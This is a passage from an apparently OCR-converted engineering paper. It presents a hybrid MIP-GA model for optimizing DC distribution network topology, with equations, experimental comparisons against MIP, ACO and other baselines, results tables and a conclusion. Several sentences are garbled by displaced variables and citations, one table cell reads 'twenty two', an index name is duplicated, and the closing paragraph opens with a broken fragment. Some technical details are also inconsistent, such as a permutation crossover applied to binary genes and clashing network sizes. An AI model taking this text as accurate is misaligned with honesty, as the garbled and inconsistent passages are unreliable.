$$-x_{ij}P_{ij}^{max} \le P_{ij} \le x_{ij}P_{ij}^{max} \quad \forall (i,j) \in \mathrm{L} \tag{2}$$

Here, P_{ij}^{max} represents ij the maximum transmission power that the line can carry. When, means that the line is disconnected, the power transmission on the line $x_{ij}=0$ P_{ij} must be 0, which obviously satisfies the inequality; when, the line is in the on state, $x_{ij}=1$ P_{ij} the value range of is strictly limited to between $-P_{ij}^{max}$ to P_{ij}^{max}, so as to ensure that the line will not fail due to overload. Further considering the influence of line resistance on power transmission, the resistance parameter is introduced R_{ij}, and the power loss during power transmission L_{ij} can be expressed as, as shown in Eq. (3):

$$L_{ij} = R_{ij} \frac{P_{ij}^2}{V_i^2} \tag{3}$$

where, V_i is the voltage at the node i. The total power loss of the entire DC distribution network L is the sum of the power losses of each line, i.e., Eq. (4).

$$L = \sum_{(i,j)\in \mathrm{L}} L_{ij} = \sum_{(i,j)\in \mathrm{L}} R_{ij} \frac{P_{ij}^2}{V_i^2} \tag{4}$$

This equation provides a crucial basis for setting subsequent optimization goals. In the pursuit of efficient operation of DC distribution networks, minimizing total power loss L is often one of the core optimization goals.

The MIP model constructed by the above series of strict constraints can more comprehensively and accurately characterize the intricate internal relationship between the topological structure and power flow of the DC distribution network. However, it cannot be ignored that when faced with a large-scale and extremely complex DC distribution network, the number of variables in the MIP model will explode and the constraints will become extremely complicated. For example, in a large DC distribution network with 500 nodes and 2,000 lines, the number of variables may reach hundreds of thousands, and the number of constraints is even more difficult to count. This will inevitably lead to an exponential increase in the computational complexity of the model, and the time and computing resources required for solving will increase dramatically, which will greatly reduce its efficiency in practical applications and make it difficult to meet the urgent needs of rapid decision-making and real-time optimization [14, 15].

B. Introduction and Adaptation of Genetic Algorithm

In view of the serious bottleneck problem of computational efficiency of the MIP model in large-scale scenarios, the Genetic Algorithm (GA) was cleverly introduced to seek a breakthrough. GA simulates the evolutionary process of organisms in nature and iteratively optimizes individuals in the population through a series of core operations such as selection, crossover, and mutation, so that it can efficiently search for approximate optimal solutions in complex solution spaces.

In the specific scenario of DC distribution network topology planning, chromosomes are defined as the topological structure of the DC distribution network. Chromosomes are composed of a series of genes arranged in an orderly manner, and each gene corresponds to the connection status of a line, which is what was mentioned above x_{ij}. For example, a chromosome can be represented as $[x_{12}, x_{13}, \cdots, x_{nm}]$, this encoding form can intuitively and accurately reflect the on-off status of each line in the DC distribution network, laying the foundation for subsequent genetic operations.

In the initial stage, the population needs to be initialized. A certain number of chromosomes are randomly generated, which represent different initial DC distribution network topologies. Assuming that the population size is set to N, the generated initial population can be expressed as $\{X^1, X^2, \cdots, X^N\}$, where each X^k ($k = 1, 2, \cdots, N$) is a chromosome. In actual operation, the process of randomly generating chromosomes can be implemented through the random number generation function in the programming language. For example, in Python, the random library can be used to determine whether the value of each gene ( ) is 0 or [16, 17] by setting an appropriate random number range x_{ij}.

In the selection operation, this research adopts the roulette selection method. The probability of an individual being selected is closely related p_k to its fitness value f_k. The specific calculation equation is shown in Eq. (5).

$$p_k = \frac{f_k}{\sum_{i=1}^{N} f_i} \tag{5}$$

where, N is the population size. The design of the fitness function f is directly related to the optimization direction of the algorithm. In the DC distribution network topology planning, minimizing the power transmission loss is usually an important optimization goal. As mentioned above, L the calculation equation for power transmission loss is Eq. (6) [18]:

$$L = \sum_{(i,j)\in \mathrm{L}} R_{ij} \frac{P_{ij}^2}{V_i^2} \tag{6}$$

Based on this, the fitness function can be defined as $f = \frac{1}{L + \grave{o}}$: here, a very small positive number is introduced $\grave{o}$ to prevent the denominator from being zero, ensuring that the fitness function is meaningful in any case. An in-depth analysis of the fitness function shows that when the power transmission loss L is smaller, f the value is larger, indicating that the topological structure represented by the chromosome is better and the probability of being selected is higher, which is completely in line with our optimization goal of pursuing a low-loss topological structure.

The crossover operation adopts the Partially Matched Crossover (PMX) method. The specific operation process is as follows: first, two parent chromosomes are randomly selected, which may be set as X^a and X^b. A crossover region is determined s by randomly generating two integers s and t ( ), which is from the th $1 \le s \le t \le nm$ gene to the th t gene. In the crossover region, the gene fragments of the two parent chromosomes are exchanged to obtain two preliminary daughter chromosomes Y^a and Y^b. However, since the exchange process may cause logical conflicts in the chromosomes, that is, the connection relationship of some nodes does not conform to the actual DC distribution network

topology rules, it is necessary to further handle the conflicts. For example, if a node in the daughter chromosome after the crossover is not connected by any line or forms an isolated loop, it needs to be adjusted through a specific repair algorithm. A common repair method is to traverse the generated daughter chromosomes based on the connectivity detection algorithm in graph theory. If a disconnected subgraph is found, it is connected by reconnecting the appropriate line to ensure that the finally generated daughter chromosome meets the logical requirements of the DC distribution network topology. In actual implementation, the connectivity detection algorithm can use the depth-first search (DFS) or breadth-first search (BFS) algorithm. Taking DFS as an example, starting from a certain node, recursively visit the adjacent nodes and mark the visited nodes. If there are unmarked nodes after the traversal, it means that the graph is not connected and needs to be repaired [19].

The mutation operation p_m randomly changes the values of certain genes in the chromosome with a certain probability. p_m the value of the mutation probability is usually small, such as between 0.01 and 0.1. Suppose X^k the gene x_{ij} in the chromosome l mutates. If it was originally $x_{ij}=0$, it will become after mutation $x_{ij}=1$; conversely, if it was originally $x_{ij}=1$, it will become after mutation $x_{ij}=0$. The main function of the mutation operation is to maintain the diversity of the population and prevent the algorithm from falling into a local optimal solution too early. For example, when the algorithm gradually converges to a local optimal area during the search process, it is possible to generate new gene combinations through mutation operations, so that the population jumps out of the local optimal area and continues to explore a better solution space. When implementing the mutation operation in actual programming, each gene in the chromosome can be traversed p_m and a random number can be generated according to the mutation probability. If the random number is less than p_m, the gene is mutated [20].

C. Innovative Hybrid Model Construction

In order to give full play to the unique advantages of MIP and GA, this research innovatively combines the two and constructs a new hybrid model. The core design idea of this hybrid model is to use the MIP model to accurately describe the physical constraints and optimization objectives of the DC distribution network, provide GA with accurate search directions and strict feasible solution space; at the same time, with the help of GA's powerful global search ability, the optimal solution can be efficiently searched in the solution space limited by the MIP model.

The specific implementation process is as follows: first, GA generates a series of chromosomes representing different DC distribution network topologies, which are used as inputs to the MIP model. For each chromosome x (i.e., a topology) input, the MIP model calculates the power flow distribution and the objective function value under the topology according to the physical laws and constraints of the DC distribution network. The objective function value here is mainly key indicators such as power transmission loss. The calculated objective function value will be used as the fitness value of the corresponding individual (chromosome) in GA. For example, if x the power transmission loss calculated by the MIP model after the chromosome is input is L_x, then the fitness value of the chromosome in GA is as shown in Eq. (7):

$$f_x = \frac{1}{L_x + \text{ò}} \tag{7}$$

In the evolution process of GA, selection, crossover and mutation operations are not performed in isolation, but the information fed back by the MIP model is fully utilized. In the process of solving the problem, the MIP model will obtain some information related to the local optimal solution. For example, through the calculation and analysis of a large number of different topological structures, the MIP model may find that certain specific line connection modes can always bring relatively low power transmission loss. Feeding this information back to the GA, the GA can adjust the probability distribution of subsequent chromosome generation accordingly. Specifically, for those gene combinations related to excellent line connection modes, the probability of their appearance is increased when generating new chromosomes. Assuming that the MIP model finds that when $x_{12}=1$ and $x_{23}=1$, it can often obtain better optimization results, then in the crossover and mutation operations of the GA, for the combination involving these two genes, the probability of its retention or generation is appropriately increased, so that the population can be more inclined to approach these excellent modes during the evolution process. In actual implementation, this process can be achieved by establishing a probability adjustment matrix. The matrix records the relationship between different gene combinations and adjustment probabilities. Before the crossover and mutation operations of the GA, the matrix is updated according to the information fed back by the MIP model, and then the generation probability of the gene combination is adjusted according to the probability value in the matrix during the operation.

Let $MIP(x)$ represent the objective function value calculated by the MIP model after $GA(MIP)$ inputting the topological structure (chromosome), x and represent the evolutionary operation of GA based on the fitness value provided by the MIP model. Then the iterative process of the hybrid model can be clearly expressed by the following Eq. (8):

$$x^{t+1} = GA(MIP(x^t)) \tag{8}$$

Among them, x^t is t the topological structure (chromosome) of the generation. This iterative equation shows that in the evolution process of each generation, the topological structure of the previous generation is first x^t input into the MIP model to obtain the objective function value, and then determine the fitness value of the individual in

the GA; then the GA performs evolutionary operations such as selection, crossover and mutation based on these fitness values to generate a new generation of topological structure x^{t+1}. By repeating this iterative process, the hybrid model gradually approaches the optimal solution to the DC distribution network topology planning and optimization problem.

In order to better understand the working mechanism of the hybrid model, a simple DC distribution network example is used for illustration. Assume that there is a DC distribution network with 5 nodes and 8 lines. In the initial stage, GA randomly generates a population, in which one chromosome $x^1 = [1,0,1,1,0,1,0,1]$ represents the line connection between node 1 and node 2, node 1 and node 3, node 3 and node 4, node 4 and node 5, and node 2 and node 5, and the rest of the lines are disconnected. The input x^1 is given into the MIP model, and the MIP model calculates the power flow distribution and power transmission loss under the topology according to the power balance constraint, line capacity constraint and other conditions L_1. According to the fitness function $f = \frac{1}{L + \text{ò}}$, the fitness value of the chromosome is obtained f_1. In the evolution process of GA, it is assumed that the chromosome x^2 is cross-operated with another chromosome through the roulette wheel selection method to generate a daughter chromosome. The daughter chromosome is input into the MIP model again, and the above process is repeated to continuously optimize the topology until a certain convergence condition is met. When judging the convergence condition, a threshold can be set δ .When the fitness value of the optimal individual in the population changes less than for several consecutive generations (such as 10 generations) δ, the algorithm is considered to converge.

D. Comparison and Advantages: Analysis with Existing Models

Compared with the traditional model based only on MIP, the hybrid model proposed in this research shows extremely significant superiority. When facing large-scale DC distribution networks, the number of variables and constraints of the traditional MIP model increases exponentially with the increase of network scale, resulting in a sharp increase in calculation time. For example, in a DC distribution network with 100 nodes and 500 lines, the traditional MIP model may take hours or even days of calculation time to get a solution. This is because the MIP model needs to conduct a comprehensive search of the entire solution space during the solution process. As the scale of the problem increases, the dimension of the solution space expands rapidly, and the calculation complexity is extremely high. GA is introduced into the hybrid model of this research. GA has a strong global search capability and can quickly locate potential better solution areas in a large solution space. Through the rapid screening and optimization of the initial topology structure by GA, the number of solutions that the MIP model needs to process is greatly reduced, thereby significantly reducing the calculation amount of the MIP model. In a DC distribution network of the same scale, the hybrid model may obtain a result close to the optimal solution within a few minutes, and the calculation efficiency has been greatly improved. From the perspective of computational complexity, we further analyze that the computational complexity of the traditional MIP model is $O(2^{n+m})$ (where, n is the number of nodes and m is the number of lines). Due to the preprocessing effect of GA, the scale of the solution space actually processed by the MIP model $1/k$ in the hybrid model is greatly reduced. Assuming that it is reduced to the original, the computational complexity of the MIP part in the hybrid model can be approximated to $O(2^{\frac{n+m}{k}})$, and the computational efficiency is significantly improved.

Compared with models based solely on intelligent algorithms (such as ant colony algorithms), hybrid models have obvious advantages in terms of accuracy and stability. When the ant colony algorithm is applied to the topology planning of DC distribution networks, although it can optimize the topology structure to a certain extent in some cases, it is easy to fall into the local optimal solution. This is because during the search process of the ant colony algorithm, individual ants tend to follow the path with higher pheromone concentration. When the pheromone accumulates too much in a local area, the ants are easily trapped in the local area and cannot find the global optimal solution. In addition, the parameter settings of the ant colony algorithm are relatively complex, such as the pheromone volatility coefficient, heuristic factor, etc. Different parameter settings will lead to large differences in optimization results and lack of stability. The hybrid model in this research provides a clear direction for the search process through the precise constraints of the MIP model, avoiding blind search. The constraints of the MIP model ensure that the generated topology structure always meets the physical laws and actual operation requirements of the DC distribution network, thereby improving the accuracy of the optimization results. At the same time, the hybrid model reduces the dependence on complex parameter settings. Through the collaborative work of the MIP model and GA, a relatively stable optimization effect can be maintained in different DC distribution network scenarios. Taking the pheromone volatilization coefficient as an example, in the ant colony algorithm, if the coefficient is set too small, the pheromone will accumulate too quickly, which will easily lead to the algorithm converging to the local optimum too early; if it is set too large, the pheromone will update slowly and the algorithm search efficiency will be low. In the hybrid model, there is no need to pay too much attention to such complex parameters, and stable optimization can be achieved through the interaction of MIP and GA.

IV. Experimental Evaluation

A. Experimental Design

This experiment aims to comprehensively and deeply evaluate the performance of the proposed hybrid model compared with existing models in DC distribution network topology planning and optimization. The experiment selected

a real data set from a medium-sized DC distribution network in a large city. The data set covers extremely detailed information, including 200 nodes, 350 lines, the load demand of each node, and the power generation capacity of distributed power sources. By analyzing and experimenting with such rich and real data, the effectiveness and applicability of the model can be verified more realistically.

In the selection of evaluation indicators, the total power transmission loss is used as the baseline indicator. This is because the total power transmission loss is the core key indicator for measuring the efficiency of the DC distribution network. Lower power transmission loss directly reflects a more optimized network topology, which means less energy waste in the power transmission process and higher system operation efficiency.

In terms of experimental grouping, the proposed hybrid model (MIP-GA) is set as the experimental group. The control group consists of two traditional models: one is the pure mixed integer programming (MIP) model described in the literature [21], which is a standard method for solving such problems and relies solely on mathematical programming techniques for topology optimization; the other is the ant colony optimization (ACO) model proposed in the literature [22], which is a well-known intelligent algorithm in the field of DC distribution network topology optimization. The experimental baseline is set as the initial unoptimized topology of the DC distribution network in the dataset, and all power transmission losses are calculated based on normal operating conditions. This is used as a comparison basis to clearly show the degree of improvement in the effect of each model after optimization.

B. Experimental Results

As shown in Fig. 1, the proposed MIP-GA model consistently achieves the lowest power transmission loss at different load levels. The baseline unoptimized topology results in the highest loss, which indicates that the unoptimized network wastes a lot of energy during power transmission. The MIP model reduces the loss to some extent, but its performance is still inferior to that of the MIP-GA model. The ACO model also achieves good results, but the MIP-GA model is still better. The superiority of the MIP-GA model lies in its ability to organically combine the optimization capabilities of MIP based on precise physical constraints with the global search capabilities of GA. GA helps to quickly explore different topologies in a large solution space, while MIP then fine-tunes these structures according to strict physical laws, ultimately forming a more optimized topology with lower losses. For example, under high load levels, the MIP-GA model searches for some potential efficient topologies through GA, and then uses MIP to accurately calculate and adjust according to physical constraints such as power balance and line capacity, reducing power transmission losses by 32% compared to the baseline, 16% compared to the MIP model, and 12.5% compared to the ACO model, fully demonstrating its powerful optimization capabilities.



Fig. 1. Comparison of power transmission losses at different load levels.



Fig. 2. Node voltage deviation comparison.

Fig. 2 shows the comparison of voltage deviations at selected nodes. Voltage deviation is a key factor affecting power supply quality, and lower deviation means more stable power supply. The MIP-GA model achieves the lowest voltage deviation at all nodes. The baseline has the largest deviation, highlighting the poor voltage stability of the unoptimized network. Although the MIP and ACO models also reduce voltage deviations, the effect is not as significant as the MIP-GA model. The MIP-GA model can successfully reduce voltage deviations thanks to its comprehensive optimization of the network topology. By designing a better topology to optimize power flow distribution and ensure that the voltage of each node is closer to the rated value, the voltage deviation is effectively reduced. Taking node 1 as an example, the baseline voltage deviation is 0.08 pu, the MIP model reduces it to 0.06 pu, the ACO model further reduces it to 0.05 pu, and the MIP-GA model successfully reduces it to 0.04 pu, which greatly improves the power supply stability of the node and ensures that the power-consuming equipment connected to the node can operate more stably.

In Fig. 3, the comparison of reliability indicators is shown. The MIP-GA model significantly improves the reliability of the DC distribution network. Its AIDI, SAIFI and SAIFI values are the lowest among all models, the mean time to recover from faults is the shortest, and the power supply availability is the highest. The reliability performance of the baseline is the worst. Although the MIP and ACO models also

enhance reliability, the effect of the MIP-GA model is more prominent. This is because the MIP-GA model can find a more robust topology. A well-designed topology can better cope with emergencies such as line faults, reduce the probability and duration of power outages, and thus improve the reliability of the entire network. For example, when facing the same number and type of line faults, the mean time to recover from faults of the MIP-GA model is 20 minutes shorter than the baseline, 10 minutes shorter than the MIP model, and 5 minutes shorter than the ACO model, which increases the power supply availability from 99.0% of the baseline to 99.6%, greatly improving the stability and reliability of power supply and reducing the losses caused to users by power outages.



Fig. 3. Reliability index comparison.



Fig. 4. Comparison of power quality indicators.

Fig. 4 shows the comparison of power quality indicators. The MIP-GA model achieves the best power quality. Its THD, VUF, flicker value, voltage fluctuation, and three-phase voltage imbalance are the lowest. The baseline's indicator values are relatively high, indicating that its power quality is poor. Although the MIP and ACO models also improve power quality, the MIP-GA model has a better effect. The MIP-GA model's ability to optimize power flow and topology can reduce the occurrence of harmonic distortion and voltage imbalance. By ensuring a more balanced and stable power flow, the power quality of the DC distribution network is improved. Taking total harmonic distortion as an example, the baseline THD is 8%, the MIP model reduces it to 6%, the ACO model further reduces it to 5%, and the MIP-GA model successfully reduces it to 4%, effectively reducing the damage of harmonics to power grid equipment and improving the service life and operating efficiency of power equipment.



Fig. 5. Cost-effectiveness analysis of different models.

Fig. 5 presents the results of the cost-benefit analysis. Although the MIP-GA model has a relatively high investment cost for topology adjustment, its annual power loss cost and annual maintenance cost are the lowest. Overall, the total annual cost is reasonable, the benefit-cost ratio is the highest, and the investment payback period is the shortest. The baseline has no topology adjustment investment cost, but the annual power loss cost is high. The MIP and ACO models also have investment costs and power loss costs. The reason why the MIP-GA model has a high benefit-cost ratio is that it significantly reduces power loss, which is enough to offset the relatively high investment cost in the long run. For example, the annual power loss cost of the MIP-GA model is reduced by $0.6 million compared with the baseline, and the annual maintenance cost is reduced by $0.3 million, resulting in a total annual cost reduction of $0.9 million. The investment cost can be recovered within three years, while the MIP model needs five years and the ACO model needs four years, which fully demonstrates the economic feasibility and superiority of the MIP-GA model.

Fig. 6 shows the sensitivity analysis of load changes on power loss. Compared with other models, the MIP-GA model is less sensitive to load changes. When the load changes, the power loss of the MIP-GA model changes the least. The baseline is the most sensitive, and the MIP and ACO models also change relatively large. The reason why the MIP-GA model is insensitive to load changes is that its optimized topology can better adapt to load changes. The joint optimization of MIP and GA can find a more flexible topology that can maintain a relatively stable power flow even when the

load changes, thereby reducing the impact of load changes on power loss. For example, when the load change rate is + 20%, the power loss change of the baseline is 100 kW, the MIP model is 75 kW, the ACO model is 65 kW, and the MIP-GA model is only 50 kW, which reflects its stability and adaptability under different load conditions.



Fig. 6. Sensitivity analysis of load change to power loss.

Table I shows the sensitivity analysis of power loss to changes in distributed generation capacity. The MIP-GA model also shows better adaptability to changes in distributed generation capacity. When the distributed generation capacity changes, the power loss of the MIP-GA model changes relatively little. The baseline is more sensitive, and the changes in the MIP and ACO models are also larger. The MIP-GA model can more effectively adjust the power flow distribution according to the changes in distributed generation capacity. MIP's optimization based on precise physical constraints and GA's global search capabilities help find a more suitable topology and reduce the impact of changes in distributed generation capacity on power loss. For example, when the distributed generation capacity change rate is -20%, the power loss change of the baseline is 80 kW, the MIP model is 65 kW, the ACO model is 55 kW, and the MIP-GA model is only 45 kW, indicating that it can better cope with the fluctuations in distributed generation capacity and maintain the efficient operation of the network.

Table II shows the comparison of the number of convergence iterations of different models. In addition to the original MIP, ACO and MIP-GA models, the particle swarm optimization (PSO) model and differential evolution (DE) model are also added for comparison. The MIP-GA model converges faster than other models. It has the lowest average number of iterations, minimum number of iterations and median number of iterations, and the smallest standard deviation of the number of iterations. The reason why the MIP-GA model converges quickly is that GA can quickly search for potential optimal solutions in a huge solution space, while MIP can quickly converge to the optimal solution in a small solution space provided by GA. The combination of the two, greatly reduces the search time and speeds up the convergence speed. For example, the average number of iterations of the MIP-GA model is 600, while the MIP model is 1000, the ACO model is 800, the PSO model is 700, and the DE model is 750, which fully demonstrates its advantage in convergence efficiency and can find a topology optimization solution that meets the requirements more quickly.

TABLE I SENSITIVITY ANALYSIS OF DISTRIBUTED GENERATION CAPACITY CHANGES TO POWER LOSS

Distributed generation capacity change rate (%)	Change in baseline losses (kW)	MIP loss change (kW)	ACO loss change (kW)	MIP - GA loss change (kW)
- 25	100	80	70	60
- 20	80	65	55	45
- 15	60	50	40	35
- 10	40	35	30	25
- 5	20	15	10	8
+ 5	- 20	- 15	- 10	- 8
+ 10	- 40	- 35	- 30	- 25
+ 15	- 60	- 50	- 40	- 35
+ 20	- 80	- 65	- 55	- 45
+ 25	- 100	- 80	- 70	- 60

TABLE II CONVERGENCE ITERATION NUMBER COMPARISON

Model	Average number of iterations	Iteration number standard deviation	Minimum number of iterations	Maximum number of iterations	Median number of iterations
MIP	1000	200	800	1500	1050
ACO	800	150	600	1200	850
MIP-GA	600	100	500	800	650
Particle Swarm Optimization (PSO) Model (Supplementary Comparison)	700	120	550	1000	720
Differential evolution (DE) model (supplementary comparison)	750	130	600	1100	780

TABLE III COMPARISON OF NETWORK RESILIENCE UNDER LINE FAILURE

Number of simulated line faults	Baseline elasticity (recovery time, min)	MIP elasticity (recovery time, min)	ACO elasticity (recovery time, min)	MIP - GA elasticity (recovery time, min)
1	30	25	twenty two	20
2	45	35	30	25
3	60	45	40	30
4	75	55	50	35
5	90	65	60	40
6	105	75	70	45
7	120	85	80	50
8	135	95	90	55
9	150	105	100	60
10	165	115	110	65

As shown in Table III, as the number of simulated line faults gradually increases, the recovery time of the baseline network shows an obvious linear growth trend. This shows that when facing faults, the unoptimized DC distribution network topology lacks an effective response mechanism and has weak recovery capabilities. The MIP model can shorten the recovery time to a certain extent, which has certain advantages over the baseline, but its recovery time is still relatively long. The ACO model further improves the network's recovery capability in the event of a fault, and the recovery time is further shortened. The MIP-GA model always shows the strongest network resilience and the shortest recovery time under various fault numbers. This is because the topology optimized by the MIP-GA model has better redundancy and flexibility, and can quickly adjust the power flow path when some lines fail, reduce the impact of the fault on the network, and thus restore normal operation faster. For example, when 8 line faults occur, the baseline network takes 135 minutes to recover, the MIP model takes 95 minutes, the ACO model takes 90 minutes, and the MIP-GA model only takes 55 minutes, highlighting its excellent performance in improving network resilience.

TABLE IV COMPARISON OF CALCULATION TIME OF DIFFERENT MODELS

Model	Computation time (s) for a small-scale network (nodes = 50, lines = 100)	Computation time (s) for a medium-sized network (nodes = 200, lines = 350)	Computation time (s) for large-scale networks (nodes = 500, lines = 1000)
MIP	300	3600	28800
ACO	200	2400	19200
MIP-GA	100	1200	9600
Taboo Search (TS) Model (Supplementary Comparison)	150	1800	14400
Simulated annealing (SA) model (supplementary comparison)	180	2100	16800

As shown in Table IV, in the small-scale network scenario, the calculation time of the MIP model is relatively long, which is due to its complex model structure and solution process. The calculation time of the ACO model has been shortened, but it is still not as good as the MIP-GA model. The MIP-GA model shows high computational efficiency in small-scale networks with the global search capability of genetic algorithms and the precise solution capability of mixed integer programming, with a calculation time of only 100 seconds. As the network scale expands to a medium scale, the calculation time of the MIP model increases sharply to 3600 seconds, which highlights its limitations in dealing with large-scale problems. The calculation time of the ACO model also increases significantly, but the MIP-GA model still maintains its advantage with a calculation time of 1200 seconds. In a large-scale network environment, the calculation time of the MIP model is as long as 28,800 seconds, which is almost unacceptable in practical applications. The calculation time of the ACO model and other complementary comparisons of the taboo search (TS) model and the simulated annealing (SA) model also increased significantly. The calculation time of the MIP-GA model is 9600 seconds, which is significantly superior to other models in large-scale network calculation time. This fully proves that the MIP-GA model can complete the calculation in a relatively short time in the topology planning and optimization of DC distribution networks of different scales, providing strong support for practical engineering applications and meeting the needs of real-time decision-making and rapid optimization.

V. CONCLUSION

With the continuous transformation of the power industry, the importance of DC distribution network in improving energy utilization efficiency and ensuring the stability of power supply has become increasingly prominent. However, its topology planning and optimization are limited by traditional methods and face problems such as low computational efficiency and poor optimization effect. This study conducts in-depth research based on mixed integer programming and genetic algorithm, uses MIP to accurately construct a DC distribution network model, and uses GA's

powerful global search capability to perform iterative optimization. In the experiment of a real DC distribution network data set with 200 nodes and 350 lines, the advantages of the MIP-GA model are fully demonstrated. In terms of power transmission loss, it performs best at all load levels, and the loss at extremely high load is only 680kW, which is much lower than the baseline of 1000kW, MIP of 820kW and ACO of 780kW. In terms of node voltage deviation, taking node 1 as an example, the baseline deviation is 0.08pu, MIP is reduced to 0.06pu, ACO is 0.05pu, and MIP-GA is successfully as low as 0.04pu. Among the reliability indicators, the average outage duration index (AIDI) dropped from the baseline of 120min/yr to 60min/yr, and the power supply availability (ASAI) increased from 99.0% to 99.6%. The power quality indicators are also leading, such as the total harmonic distortion (THD) dropped from the baseline of 8% to 4%. In terms of cost-effectiveness, although the topology adjustment investment cost of the MIP-GA model is 2.2 million US dollars, which is higher than the 2 million US dollars of MIP and the 1.8 million US dollars of ACO, the annual power loss cost is only 900,000 US dollars, the annual maintenance cost is 500,000 US dollars, the total annual cost is 1.4 million US dollars, the benefit-cost ratio is 1.5, and the investment payback period is only three years. In summary, the MIP-GA hybrid model proposed in this paper significantly improves the topology planning and optimization effect of the DC distribution network, improves the algorithm system in theory, and improves the operation efficiency of the DC distribution network in practice, providing strong support for the development of this field, and has important practical significance and application value.

While the hybrid MIP-GA model demonstrates clear advantages in accuracy, computational efficiency, and robustness, there remain certain limitations that warrant attention. First, although real-world data from a medium-sized DC distribution network with 200 nodes and 350 lines was used, the scalability of the model to ultra-large networks exceeding 1,000 nodes has not been fully tested under field conditions. Second, the GA component is still influenced by the quality of the initial population, which may affect convergence paths in rare cases. Additionally, while the model integrates MIP constraints effectively, solving large-scale MIP subproblems can remain computationally intensive in real-time systems with highly dynamic load profiles. Lastly, the hybrid model currently optimizes static topologies; integrating dynamic reconfiguration mechanisms for fault recovery or demand response remains an open challenge. Recognizing these limitations not only clarifies the scope of the findings but also outlines valuable directions for future advancement, including adaptive hybridization and the integration of real-time data streams.

The interpretability and practical relevance of the findings by synthesizing experimental results in relation to broader system design implications and existing theoretical frameworks. This section critically evaluates why the proposed MIP-GA model outperforms other methods not only in numerical metrics—such as reducing power transmission loss by 32% compared to the baseline and achieving the lowest voltage deviation (e.g., 0.04 pu at Node 1)—but also in terms of its operational robustness across varying load and distributed generation conditions. These improvements are contextualized by examining how the hybrid architecture exploits MIP's constraint modeling to maintain physical feasibility, while GA expedites convergence by effectively narrowing the search space. Furthermore, trade-offs such as higher initial investment are offset by long-term cost savings and faster payback periods. The research also reflects on the implications of computational time savings for real-time applications and explores how the adaptability of the hybrid method under fault conditions and load volatility positions it as a promising approach for future smart grid implementations.

